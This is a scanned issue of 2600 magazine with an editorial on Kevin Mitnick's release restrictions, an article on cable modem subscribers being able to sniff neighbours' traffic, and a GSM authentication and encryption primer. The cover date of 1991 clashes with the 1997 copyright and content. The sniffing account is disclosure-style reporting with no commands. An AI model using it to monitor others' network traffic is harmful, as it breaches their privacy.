

2

6

0

0

The Hacker Quarterly

Summer 1991

volume fourteen, number two

\$4.50 U.S. \$5.50 Canada

Special Spoofing Issue!



0 74470 83158 7

72



STAFF

Editor-In-Chief

Emmanuel Goldstein

Layout

Ben Sherman

Cover Design

Joe630, Shawn West, K. Harris

Office Manager

Tampruf

"They're self-described nerds, using one word names like "Mudge" or "Dark Tangent" and dressing all in black." - The Associated Press in a July 12, 1997 report using their insight to describe hackers at the Defcon conference.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Repair: Mark0.

Chief Organizer: Pam.

Webmaster: Kiratoy.

Voice Mail: Help Wanted.

Inspirational Music: The Crownhate Ruin, The Rutles, The Grid, AFX.

Shout Outs: Patty, JMS/TNT, jpl.nasa.gov, Patricia Choo, Barnacle Bill.



-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.0

```
mQCNAisAvagAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jr10+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9Lz1SW1R
hLNJtm8vBjzHd8mQBea3794wUWCyEpoqzavu/0UthMLb6U0PC2srXlHoedr1AAUR
tBZ1bw1hbnV1bEB3ZWxsLnNmLmNhLnVz
=W1W8
```

-----END PGP PUBLIC KEY BLOCK-----

WTF

the neverending story	4
cablemodem security holes	6
gsm comes to north america	8
the wonders of net2phone	14
those pesky mylar strips	16
fortezza: the next clipper?	17
fast food phun	20
tricks and treats of the autovon	22
omnipoint in new york city	25
letters	30
defeating http access control	40
the ins and outs of metrocard gold	44
2600 marketplace	52
news summary	54

1 9 2 . 2 3 9 . 9 2 . 2 0 4

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.*

Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1997 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - \$21 individual, \$50 corporate (U.S. funds).
Overseas - \$30 individual, \$65 corporate.

Back issues available for 1984-1996 at \$25 per year, \$30 per year overseas.

Individual issues available from 1988 on at \$6.25 each, \$7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).

2600 Office Line: 516-751-2600, 2600 FAX Line: 516-474-2677.

Sometimes it seems as if the true driving force behind progress is sheer stupidity. Almost without fail, whenever something truly promising comes along, its true potential is either never realized or hopelessly crippled by fear, ignorance, or overregulation.

Anyone involved in the Internet will recognize this. Here we have something unprecedented in human history - the ability to communicate around the planet with people of all different varieties; to share knowledge in a way that has never been done before. It seems pretty apparent to us that this is a *good* thing. But fear and suspicion soon took control as the focus turned away from the amazing possibilities and instead centered on all of the worst case scenarios we were able to conjure up in our minds.

What if terrorists figured out how to send email? What if pedophiles communicated with children? What if copyrights became meaningless? What if we didn't know what the hackers were up to?

Just tune into your local evening TV news to get a taste of the fear mongering that takes place. If you find it funny and absurd, that's good. You recognize

the mass media for what it is. But that's only the first step. Ridiculous as it may appear, the hysterical braying that surrounds us is actually believed by a great many people, including those people with the power to change things.

The Clinton administration, for one. Here we have the first administration in the history of our country that actually had a handle on what high technology was all about. They used the net. They understood the potential of encryption. They quickly outgrew the antiquated communications systems that existed in Washington before their arrival. And then they tried to control it. They wanted encryption to be regulated and controlled by the government. They wanted digital phone systems to have monitoring capabilities built into them. They seemed to focus more on the potential misuses of the net and how to punish offenders rather than recognize it as the single most powerful tool of communication and free speech that has ever been known

to humanity. The lesson here is that power and awareness don't always add up to fairness. Regardless of what kind of political system is in place, such advances for the common people are almost always looked upon as a threat to those in power.

Of course we have people like Senator Exon, who managed to get the Communications Decency Act passed into law by people in power too scared to stand up to this flagrant violation of the First Amendment. Everyone knew that this legislation went against the Constitution. But who in the government had the guts to stand up and say that indecency was protected speech? Only the Supreme Court, which threw the CDA out earlier this summer. Not the House, not the Senate, not the President. And certainly not the media. They

were willing to throw it all away just to avoid being associated with something controversial.

This was a hollow victory because so much time and effort had to be wasted to fight something that was so obviously wrong in the first place. Meanwhile people like Robert Thomas, Bernie S., and Kevin Mitnick are persecuted with little attention because

civil liberties groups have their hands tied with stupidity like the CDA and because the public has been conditioned not to care.

But the facts remain. Robert Thomas and his wife were taken away from their family and put in prison for three years because their adult bulletin board in California offended someone in Memphis who called it on their own volition. It could have happened to literally anyone. Those reading *2600* regularly should be quite familiar with the Bernie S. story, where the Secret Service managed to imprison Bernie for nearly two years for possession of electronic parts that almost any hacker would have and which could be used for all sorts of perfectly legitimate things. And, of course, Kevin Mitnick's continuing plight which seems to have no end in sight: indefinite prison time not so much for anything he's done (more than two years later this has yet to be clearly defined) but for what the rest of us are afraid he *could* do.

The Neverending Story

Nothing we say can illustrate this as well as Mitnick's conditions of supervised release, which will go into effect for a number of years after he's released from prison which, it would seem, the government believes should be never. Pay close attention to these restrictions because you will undoubtedly see more of them:

The defendant shall not possess or use for any purpose the following: any computer hardware equipment; any computer software programs; any modems; any computer related peripherals or support equipment; any portable laptop computers; personal information assistants and derivatives; any cellular phone; any television; any instruments of communications equipped with online Internet, world wide web, or other computer network access; any other electronic equipment presently available or new technology that becomes available that can be converted to or has as its function the ability to act as a computer system or to access a computer system, computer network, or telecommunications network, except defendant may possess a landline telephone;

The defendant shall not be employed or perform services for any entity engaged in the computer, computer software, or telecommunications business and shall not be employed in any capacity where he will have access to computers or computer related equipment or software;

The defendant shall not access computers, computer networks, or other forms of wireless communications himself or through third parties;

The defendant shall not act as a consultant or advisor to individuals or groups engaged in any computer related activity;

The defendant shall not acquire or possess any computer codes including computer passwords, cellular phone access codes or other access devices that enable the defendant to use, acquire, exchange, or alter information in a computer or telecommunications database system;

The defendant shall not use or possess any data encryption device, program, or technique for computers or any other purpose;

The defendant shall not alter or possess any altered telephone, telephone equipment, or any other communications related equipment;

The defendant shall not use any telephone or telephone related equipment for purposes other than to speak directly to another person;

The defendant shall only use his true name

and not use any alias or other false identity.

Again, if you find this funny and absurd, that's good. But this is also scary as hell and something that should not be ignored by anyone. This is by no means an isolated case. Other people are being faced with these kinds of restrictions at an alarming rate. It tells us that the authorities are very wary of almost any form of technology (even a television set!) and are prepared to restrict access whenever possible. We find the item about not being allowed to use encryption especially telling. It's no longer enough to confine someone to a certain space and to restrict their movements. Now, anything that can be used to achieve privacy is seen as a threat and something to be restricted. Even speech is being regulated - Mitnick isn't allowed to advise people on the subject that he knows best. And, according to this, it would be a violation for him to use voicemail since he wouldn't be using a telephone "to speak directly to another person." We wonder just what it is they expect Mitnick to do when he gets out. It seems that life in our society will be nearly impossible for him.

These conditions demonstrate an utter lack of understanding of technology and would seem to prove quite conclusively that the motivating factor behind them is fear. If you believe that someone like Mitnick is capable of doing anything in the world with a telephone or an electronic device, then these words start to make a little more sense. But judges aren't supposed to think simplistically and in tabloid style like two-bit Hollywood directors out to make a quick buck by creating cheap fantasy. They should be attempting to grasp the basic concepts of the technology that now affects them, rather than letting their emotions and fears dictate their rulings. And we should be watching over them prepared to speak out when things like this occur. Because, eventually, one way or another, the rulings, short-sightedness, and fear will have a profound effect on our lives.

Kevin Mitnick can be written to at: Kevin Mitnick 89950-012, P.O. Box 1500, Los Angeles, CA 90053-1500, or on the Internet at kmitnick@2600.com. While he very much would like to send replies, Mitnick has been advised by his attorney not to respond personally since virtually anything he says could be misinterpreted and used against him by the authorities who monitor everything he says.

Cable Modem Security Holes

by Sciri
(sciri@L0phT.com)

This article is a work in progress. The complete article, as well as any changes, updates, new references and related articles, can be found at <http://www.L0phT.com/~sciri/cable/>.

Note: All references to the specific Internet Service Provider affected have been censored and replaced with [ISP] due to the nature of this article.

The advent of cablemodems has opened up a wealth of security nightmares for Internet users in this area. Unfortunately, most of these users have never touched a UNIX machine and have no idea how packet transport works over wide area public networks such as the Internet. Because of this, hundreds of new Internet users may be at risk from extremely old security issues.

In the past, virtually all home Internet users connected to their Internet Service Providers (ISPs) or colleges using standard modems and logged into UNIX or VMS shell accounts. Due to the fact that these shell accounts required at least a rudimentary knowledge of computers and networking, most users logging into these accounts had an understanding and respect for the Internet and its limitations. The majority of these users also understood the security issues at hand and took the proper precautions to safeguard their data.

Over the past few years, UNIX and VMS shell accounts have been slowly phased out in favor of SLIP and PPP dialup connections. The advantage of this type of dialup protocol was that the Internet and its resources were now within reach of novice Windows and Macintosh users. The downside of this, however, was that many of these users didn't understand how the Internet worked and were ignorant of the dangers posed by sending confidential and private data over their connections.

The introduction of cablemodems and

WebTV has created a whole new breed of novice Internet users who no longer need to know how to set up a modem connection and, in a lot of cases, no longer even need to know how to use a computer. This trend is pushing the commercialization of the Internet and most companies and ISPs seem to be more interested in making a profit than making sure a secure and reliable service is being released.

Of all the security issues at hand today, the hottest topic right now seems to be the ability for malicious hackers to take advantage of problems with TCP/IP and sniff network traffic going over the Internet and corporate Intranets. Companies such as Netscape Communications Corporation and Open Market, Inc. are pushing secure commerce servers so conducting transactions over the Internet and corporate Intranets can be safe and secure.

The problem with this approach is that only transactions via SSL equipped WWW browsers can take advantage of this security. Most other forms of connections are left unsecured because not all clients are capable of SSL or encryption. Another problem is that these extreme novice Internet users don't understand what sniffing is and don't know why they should only use SSL equipped WWW browsers to conduct transactions and send confidential data over the Internet.

In the past, the risk of someone sniffing Internet data was relatively low. In order for a sniffer to be successfully set up, a key gateway machine sitting in between the client and server had to be compromised and superuser access had to be attained. Once superuser access was attained, the intruder had to then hide their tracks from the system administrators and find a way to silently retrieve sniffer logs from that compromised host. Usually, these gateway machines were UNIX based and vast amounts of knowledge about the UNIX operating system were required in order to keep one-

self hidden.

The routing used by cablemodems in this area (Zenith HOME*Works Universal transceivers), however, completely bypasses the need to compromise a gateway machine in order to sniff. Each cablemodem network interface (NI) acts as an ethernet transceiver and directly connects each cablemodem user's machine to the Internet via 10BaseT. Because of this, each machine a cablemodem user has connected to the Internet is considered a local node on whatever subnet has been assigned to that user's geographical area.

This trend was first noticed when the cablemodem NI was installed and powered up at this site. The TX, RX, and NET-ACTIVE status LEDs had immediately lit up and started reporting network traffic even though the cablemodem NI had not yet been plugged into the ethernet card of the firewall/gateway machine. It was then hypothesized that it may be possible for cablemodem users to sniff all traffic passing over the same subnet.

Software such as snifft and tcpdump was used to test this hypothesis and, not surprisingly, every other cablemodem user on the same subnet could, in fact, be monitored. Due to the fact that this type of major security hole could put the privacy of hundreds of cablemodem users at risk and quite possibly destroy the reputation of an ISP, it was decided that [ISP] should be contacted regarding the sniffing issues.

After playing phone tag and being on hold for nearly an hour, I was finally connected to someone within [ISP]'s security group and explained exactly what was being tested and the methods being used. I was then told that the ability for any cablemodem user to sniff network traffic on their subnet is a "known bug, and no fix is available at this time."

According to [ISP]'s security group, the fact that cablemodem users can sniff network traffic was not publicized because "this cablemodem service is not being sold as a secure service and no such claims are being made in the service agreement." Baffled by this, I posed the question that "since this isn't a secure service, [ISP] has decided

upon the policy that it's the sole responsibility of the end user or system administrator to make sure that all connections are secured and encrypted by third party software?" The response was, "Hrm... that's actually a pretty good way of phrasing it."

This is an extreme display of [ISP]'s inability to plan ahead and take steps to keep their networks reasonably secure. Topped off by a seemingly intentional coverup to keep cablemodem users from finding out that virtually every single keystroke that goes across their Internet connection could very well be monitored, it's frightening to think that most end users are ignorant to the fact that any problems such as this even exist.

With today's threats of credit card fraud and the widespread value of personal information, [ISP] should have taken all steps possible to make sure that cablemodem subscribers were educated and aware of these dangers. With more and more users transmitting confidential and personal information over the Internet and World Wide Web, more security issues need to be addressed and publicized.

The issue of sniffing does not stop here, however. With cablemodem technology being pushed as the next "big thing," ISPs and cable companies should take as many precautions as possible to make sure cablemodems become a secure and reliable service. If current technology is not updated to reflect these problems, thousands, if not millions, of future users could be at risk.

Visit the All New 2600 Voice BBS!

Multiple Lines
Moderated and Unmoderated Boards
Caller ID Readout
DTMF Decoder
Recordings of "Off the Hook"

516-473-2626

Free When You Call From Work!

GSM


Comes to North America

by Phiber Optik

In this article, I will describe various aspects of GSM, the newly implemented Global System for Mobile communications. Groovy? Then let's begin!

Just what is this GSM, anyway?

GSM started out in Europe as Groupe Special Mobile in 1982. Established by the European Conference of Post and Telecommunication Administrators (CEPT), it was to be the new standard for digital cellular. A newer, better network for mobile communications was needed. In comparison to the many nations' incompatible cellular systems, GSM would provide a standard for easy roaming, efficient use of available bandwidth, and privacy through encryption. By the mid-1980's, well over a dozen countries were committed to GSM, and in 1989, responsibility for GSM was transferred to the European Telecommunications Standards Institute (ETSI). In the early 1990's, the first public GSM network was put into place. As you can probably imagine, it wasn't easy getting everyone to agree on the encryption aspect, specifically the encryption used to deter eavesdropping. While the French and British spook agen-



cies wanted "adequate" encryption, the Germans argued for something much stronger, being that they bordered what was, at the time, the Eastern Bloc. A compromise was arrived at, the result being the "secret" A5 encryption algorithm. Two versions were drafted, A5/1 for Europe, specifically the members of CEPT, and A5/2 for export. (If you were a particularly nasty nation, the encryption would be totally disabled.) Anyway, we'll get into the security features of GSM later in this article, so remain calm.

GSM comes to America

In the 90's, the industry began buzzing about Personal Communications Services, or PCS. PCS boasted, among other things, small communications gadgets crammed with neat-keen features to do all sorts of things. Or that's what they hoped. The FCC allocated the 1,900MHz band of the EM spectrum for PCS, and auctioned off frequencies (I often wondered if I could purchase that part of the EM spectrum known as "blue", or maybe "green"; think of the royalties). Anyway, certain members of the telecommunications industry recognized GSM as a great technology with which to build upon the PCS idea. The first GSM-

based PCS networks were designed, implemented, and tested in the mid-90's, and by 1995 the first taste of GSM was available to the American public. Or at least, to those who lived in the larger cities where GSM was first being implemented. Now, one obvious problem arose that has yet to be resolved. GSM abroad uses the 900MHz band. Europe's version of PCS, known as DCS1800 or PCN, uses the 1,800MHz band. Due to the FCC's forward thinking, our GSM/PCS network is totally incompatible with the rest of the world's, simply because of the frequency. GSM phone manufacturers are scrambling to create hybrid phones that work both here and abroad, but are wrestling with the problem of combining all the needed circuitry while keeping the size and cost of the phone at a minimum. So, for the time being, we are restricted to SIM card "roaming," which is using your SIM in a foreign phone, one of the neat features of GSM. So let's get into the technology, shall we?

SIM sala bim!

At the core of GSM's security model is the SIM card, which is the Subscriber Identity Module. The SIM card can be found as either a full credit card-sized smartcard, or a smaller card (see picture) no bigger than the actual IC carrier. The former slides and stays in a slit in the handset, the latter in a small latched socket under the battery of the handset. The smaller SIM's can be popped into a credit card-sized "carrier," so it can be used with handsets that take the larger size SIM's. The idea is that a subscriber could insert his/her SIM card into anyone's GSM phone, and use the network, subject to the criterion stored on the SIM card itself. What's on the SIM card that makes it so special? The SIM card is actually a small "tamper-proof" microcontroller which is capable of performing one or two one-way-hash functions, stores the subscriber's unique secret key (Ki) and IMSI (International Mobile Subscriber Identity) number, the subscriber's MSISDN (Mobile Station Integrated Services Digital Network number, which in English, is the subscriber's phone number), has some




EEPROM for storing a PIN to lock the SIM, the preferred language for the handset's menus, a speed dialing directory, station-to-station (SMS) text messages, etc. The IMSI, like the secret key (Ki), is unique; its purpose is to identify the subscriber to the network. It has the following format: MCC-MNC-MSIN, where MCC is the 2 or 3 digit Mobile Country Code (typically the same as land-line country code), MNC is the two digit Mobile Network Code, indicating your home GSM provider, and MSIN is the Mobile Station Identification Number, often the same as the MSISDN number. The MCC-MNC together are called the network code, and uniquely identify a GSM provider. Some examples are 310-16 for Omnipoint, 310-15 for BellSouth Mobility, etc. (Why did we get 310 as our country code and not 001? That's probably payback for having country code 1 on the wired telephone network!) You may notice the ISDN acronym in MSISDN; as you'll see, some of GSM's internal protocols were based on ISDN standards. It's hoped that GSM will be gatewayed to land-line ISDN, but I digress.

Provided the SIM was ever used on its home GSM network, a temporary IMSI known as the TMSI is issued by the switch and stored on the SIM. Whenever the SIM is interrogated by the network as to "who" it is, it uses the TMSI instead of its IMSI to protect the identity of the owner over the air. A TMSI can be reissued at some interval, decided by the GSM provider. The secret key (Ki) is considered a shared secret; it's locked away in the SIM, only to be used by the hashing functions. Not you, and not even your phone knows what this number is. The mobile switch that authenticates you and completes your call knows what it is. It has a database containing all the valid Ki's, called the AUC, the AUthentication Center database. The AUC also contains some other things, but we'll get to that shortly. The two hashing functions in the SIM are implementation specific, and are called A3 and A8, the authentication algorithm and the ciphering key generating algorithm, respectively. Oftentimes, the recommended "official" A3/A8 COMP128

algorithms are used, which are approved by the GSM Standardizations Group. (Just to satisfy your curiosity, the aforementioned A5 algorithm is implemented in the handset's firmware, and not on the SIM card.) The PIN is only used to lock the SIM, so when placed in a phone and powered up, the user must enter the correct PIN in order to make or receive calls. If the PIN is entered incorrectly some predetermined number of times, the SIM is blocked from use, and only the Personal Unblocking Key (PUK, available from the GSM provider) can unblock the SIM and restore it to usefulness. If the PUK is incorrectly entered too many times, the SIM card is rendered useless. Understand, all billing stems from the SIM, the handset is simply an extension of the medium, nothing more.

OK, so what about this handset?

A GSM phone typically has all the normal touch-tone keys, and in addition, some mechanism to navigate a simple menu of options to configure the phone and use its features. Arrow keys for scrolling, YES and NO buttons for making choices, etc. The menu is viewed on a small, multi-line, LCD display. There are commonly undocumented keypad sequences for displaying information about the phone's firmware revision, and IMEI, among other things. The IMEI, or International Mobile Equipment Identity, is a unique ID for your phone. It has the following format: TAC-FAC-SN-X. The TAC is a 6-digit Type Approval Code, the FAC is a 2-digit Final Assembly Code, the SN is a 6-digit Serial Number, and X is a reserved "supplementary" digit. IMEI's are stored in the EIR (Equipment Identity Register) database. The IMEI is to the handset what the IMSI is to the SIM card. In this manner, someone attempting to use the network can be revoked by having an invalid SIM card, or an unregistered or stolen phone, or both. It should be noted that many GSM phones have neat features like firmware debuggers and call progress dumpers built in, accessible with a computer and a specially built serial cable.



Enough, Phiber, now tell me about the switch!

OK, OK. The two most common GSM switches are the Ericsson AXE MSC, based on the AXE 10, and the Nortel DMS-MSC, based on the DMS SuperNode. MSC stands for Mobile Switching Center, which is what the switch is called in GSM lingo. The MSC is part of the network subsystem, and accesses four main databases: the Home Location Register (HLR), the Visitor Location Register (VLR), the Equipment Identity Register (EIR), and the Authentication Center (AUC) (3). The VLR is commonly integrated with the MSC (e.g. the DMS-MSC), leaving the HLR, AUC, and EIR as a separate physical entity (e.g. the DMS-HLR). There is at least one HLR on every GSM network, and commonly multiple MSC's. The MSC's talk to other nodes on the GSM network using Signaling System No. 7 (SS7). Smaller GSM networks which only serve a particular metropolitan area may only have a couple of MSC's, which would talk directly to the PSTN (e.g. NYNEX, Bell Atlantic) using SS7. Larger GSM networks, which serve entire countries, make use of Gateway MSC's, or GMSC's, which may need to gain access to other parts of the GSM network over an SS7 capable PSTN, because it would be impractical to have the entire GSM network directly and privately interconnected. The MSC/VLR and HLR together handle roaming and call routing; the HLR also stores all valid IMSI's and MSISDN's, while the EIR stores all the valid IMEI's. This leaves the AUC, which stores all the valid Ki's, generates pseudo-random numbers, and performs the A3 and A8 hashes for the network subsystem.

What's up with those flat, funky new antennas on the fronts of buildings?

Your handset and SIM make up the "mobile station." It talks to these antennas, which are hooked up to a Base Transceiver Station (BTS) commonly located either on the roof or in the basements of these buildings. BTS's are analogous to "cells," and are grouped together into "location areas," which are given location area identifiers (LAI's). These clusters of BTS's are linked to Base Station Controllers (BSC's), typically located in yet other buildings. The BSC's talk directly to the switch (MSC) over leased lines (see diagram, page 10).

Coding and multiplexing in brief: from the handset back to the switch

So now we have your phone sampling your voice at 13kbps using the GSM protocol, the samples get packetized using a modified LAPD (a la ISDN) protocol known as LAPDm (Link Access Protocol for the D-channel, modified), and these packets are multiplexed into time slots (known as "burst periods"), eight of which make up a TDMA (Time Division Multiple Access) frame. The TDMA frames are bundled together into 26-frame multiframe, which are then modulated onto one of 124 carrier frequencies using GMSK (Gaussian-filtered Minimum Shift Keying). These 124 carriers, spaced 200kHz apart, are the result of dividing up either 30MHz or 10MHz of bandwidth using FDMA (Frequency Division Multiple Access) in the 1900MHz PCS band. The bandwidth sizes are granted by the FCC based on the service area requirements of the GSM company (i.e., metropolitan versus suburban, etc.), and are lettered A through F, largest to smallest. A, B, and C-blocks are 30MHz, and D, E, and F-blocks are 10MHz. One or more carrier frequencies are assigned to each BTS. The wireless path between your phone and the nearest BTS is referred to as a Um link. Your phone converses with BTS's using FDMA/TDMA over this link. The BSC's talk to the BTS's they control over what is termed an Abis link, and talk to the switch (MSC) over an A link using the

same Message Transfer Part (MTP) packets as defined by SS7 (see diagram, page 10). The highest layer of an SS7 MTP (akin to the "Application" layer in the OSI model) is known as the TCAP, for Transaction Capabilities Application Part. In GSM nomenclature, the TCAP contains the MAP, for Mobile Application Part, which can be rather complex. The MAP's contain the actual messages sent between the BSC and the MSC, and between the MSC and all other entities of the network subsystem.

Authentication and Encryption

The part you've been waiting for! Here's how it all works. The identity of a subscriber is authenticated to use the network using a challenge-response procedure, based on the security of a shared secret. As mentioned earlier, the shared secret is the subscriber's unique Ki, which is stored in the SIM card on the subscriber side, and in the AUC on the switch side. The AUC starts by choosing a 128-bit pseudo-random number (RAND) and hashes it with the subscriber's Ki, using the A3 algorithm, to form SRES ("signed response"), a 32-bit digital signature of Ki. Next, it uses the same RAND and hashes Ki using the A8 algorithm to form Kc, a 64-bit digital signature of Ki used as the ciphering key for A5. The process of generating RAND, SRES, and Kc is called "generating a triplet." This triplet is then cached by the HLR, and can be regenerated at some interval determined by the GSM provider. When a subscriber needs to be authenticated, his SIM tells the local MSC/VLR his TMSI, which the MSC/VLR uses to locate his HLR, which communicates back the subscriber's triplet, which is cached by the MSC/VLR. The RAND is sent to the subscriber's SIM by the MSC/VLR, and the SIM computes SRES and Kc. SRES is sent by the SIM to the MSC/VLR, which compares it to the SRES it has cached. If they match, the subscriber is authenticated! Now that the subscriber is authenticated, communication over the GSM network can begin. But first, a brief description of A5 is in order... A5 is a stream cipher consisting of three clock-

controlled linear feedback shift registers (LFSR's). Kc is used to initialize the three LFSR's, then the 22-bit TDMA frame number is fed into A5, whatever the frame number happened to be at that moment. The output is two 114-bit values, one for the transmit channel, and one for the receive channel. Each "channel," frozen in time (burst period), consists of two significant sets of 57-bit data, for a total of 114-bits. The 114-bit transmit burst period is exclusive ORed (XORed) with one of the two outputs of A5, and the 114-bit receive burst period is XORed with the other output of A5. OK, so now, provided that all over-the-air communications between the subscriber and the BTS (cell) are to be encrypted, a "start ciphering" message is sent to both the BTS and the handset. This message also indicates whether to use A5/1 or A5/2. The Kc that the MSC/VLR got from the subscriber's HLR is passed to the BTS, which feeds it into its A5 engine, and the Kc generated by the SIM is used to initialize the handset's A5 engine. Since the authentication stage was successful, the BTS's Kc and the SIM's Kc would be identical. Encryption proceeds as I laid out in the A5 description. In this manner, all voice and data traffic in the form of TDMA frames is encrypted between the handset and the BTS. How often Kc is re-chosen is implementation specific. It could be multiple times during the lifetime of a call, or only once during call setup, or for every n-th call. In addition to the initial A3 authentication, the subscriber's handset could also be subjected to a test. The handset's IMEI is looked up in the EIR database, and would either be permitted or denied from using the GSM network, e.g., if the phone was reported stolen.

Handoffs and Roaming

As you may well know, the links used for a call are not static for the duration of that call. Handoffs (also called "handovers") typically occur for load balancing during idle points of conversation, or because the mobile user is in transit. Internally, the handoff would be between time

slots in the same cell (BTS), between BTS's connected to the same BSC, between BSC's connected to the same switch (MSC), or between BTS's ultimately controlled by different switches.

Roaming, or "location updating," is accomplished by the MSC/VLR and HLR. Location updating is a function of the GSM network that is performed for both home subscribers as well as subscribers from other GSM networks who are roaming partners. When a phone is turned on or is moved to a new location area, it registers its location information (LAI) and TMSI with the local MSC/VLR. The MSC/VLR deduces the subscriber's HLR from the TMSI, and sends it the subscriber's current LAI and TMSI, along with its own SS7 address. If this TMSI checks out with the HLR, the HLR sends some subscriber information which would be needed for call control (such as the triplet) to this new MSC/VLR. It also notifies any previously registered MSC/VLR to cancel its registration of the subscriber, who has relocated.

Call routing

I'll describe call routing using an incoming call from the PSTN as an example. On a large national GSM network, the first hop into a GSM network is the GMSC (Gateway Mobile Switching Center). The GMSC receives the terminating subscriber's phone number (MSISDN) from the neighboring PSTN switch over SS7. The GMSC has a table which contains the SS7 address (point code) of the HLR's for all MSISDN's on the network. The GMSC queries the proper HLR for a Mobile Station Roaming Number (MSRN). The HLR looks up the SS7 address of the MSC/VLR that the terminating subscriber is currently local to and, using the SS7 capable PSTN to bridge the distance, asks this MSC/VLR to give it a temporary MSRN. This MSRN is allocated from a pool of reserved, valid PSTN phone numbers which are used by the GSM network to "alias" MSISDN's to. This aliasing is only valid for the duration of the call. The MSRN is returned, via the HLR, to the GMSC, which can now use this

temporary MSRN phone number to route over the PSTN to the proper MSC/VLR and ultimately to the terminating mobile subscriber. On a smaller GSM network, the process is much simpler. An MSC/VLR is often the first and only hop between the PSTN and the mobile subscriber. The MSC/VLR simply asks the HLR for the IMSI that corresponds to the incoming MSISDN, matches the IMSI to its TMSI, and uses it to ring the proper subscriber's handset.

And there you have it. Consider it a

primer on GSM. I know, a little technical for a primer. Well, what did you expect? This should prove ample information to satisfy your neurons for a while. If this article is well received and if I have time in the future, I may cover other topics such as custom calling features, billing, and assorted stuff. If you're looking for the GSM provider in your area, or even if there is one, look no further than the web sites of Omnipoint, Sprint Spectrum, Bell South Mobility, and Pacific Bell Mobile, to name a few. See ya!



**If Einstein were alive,
he would subscribe
to 2600.**

You aren't dead!

What's YOUR Excuse?

Individual Subscription

1 Year - \$21 2 Years - \$38 3 Years - \$54

Corporate Subscription

1 Year - \$50 2 Years - \$90 3 Years - \$124

Overseas Subscription

